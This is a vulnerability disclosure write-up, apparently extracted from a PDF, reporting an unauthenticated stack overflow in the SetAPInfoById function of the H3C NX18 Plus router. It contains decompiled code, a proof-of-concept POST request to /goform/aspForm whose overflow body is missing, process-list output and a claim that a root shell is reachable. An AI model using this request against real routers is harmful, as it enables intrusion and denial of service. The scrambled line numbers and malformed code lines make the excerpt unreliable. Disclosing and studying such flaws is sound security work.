

stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetAPInfoByld function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
15
      int v14; // $v0
 16
     const char *v15; // $s0
 17
     int v16; // $s1
 18
     const char *v17; // $s0
 19
     int v18; // $s4
 20
     int v19; // $a1
     char v21[128]] // [sp+30h] [-108h] BYREF
 21
 22
      char v22[64]; // [sp+B0h] [-88h] BYREF
 23
      char v23[64]; // [sp+F0h] [-48h] BYREF
      int v24[2]; // [sp+130h] [-8h] BYREF
 24
 25
26
      memset(v21, 0, sizeof(v21));
27
      memset(v22, 0, sizeof(v22));
28
      memset(v23, 0, sizeof(v23));
      strcpy(v23, "param");
29
     v2 = (const char *)websgetvar(a1,
                                        "param",
9 30
31
          !v2 )
32
        return -2;
33
      sscanf(v2, "%[^;]", v21);
```

In the SetAPInfoById function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v21, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.124.1:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80

DNT: 1

Connection: close


Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
8690 *root SW [kworker/2:0]
8847 *root SW [kworker/3:1]
8920 *root SW [kworker/1:0]
8927 *root SW [kworker/2:1]
9112 *root 760 S -mwcli
9125 *root 1572 S /bin/sh
9128 *root SW [kworker/0:0]
9153 *root SW [kworker/0:0]
9157 *root 5244 S /bin/webs &
9251 *root SW [kworker/2:2]
9424 *root 828 R ps
26984 *root 1040 S telnetd
```


The picture above shows the process information before we send poc.



In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.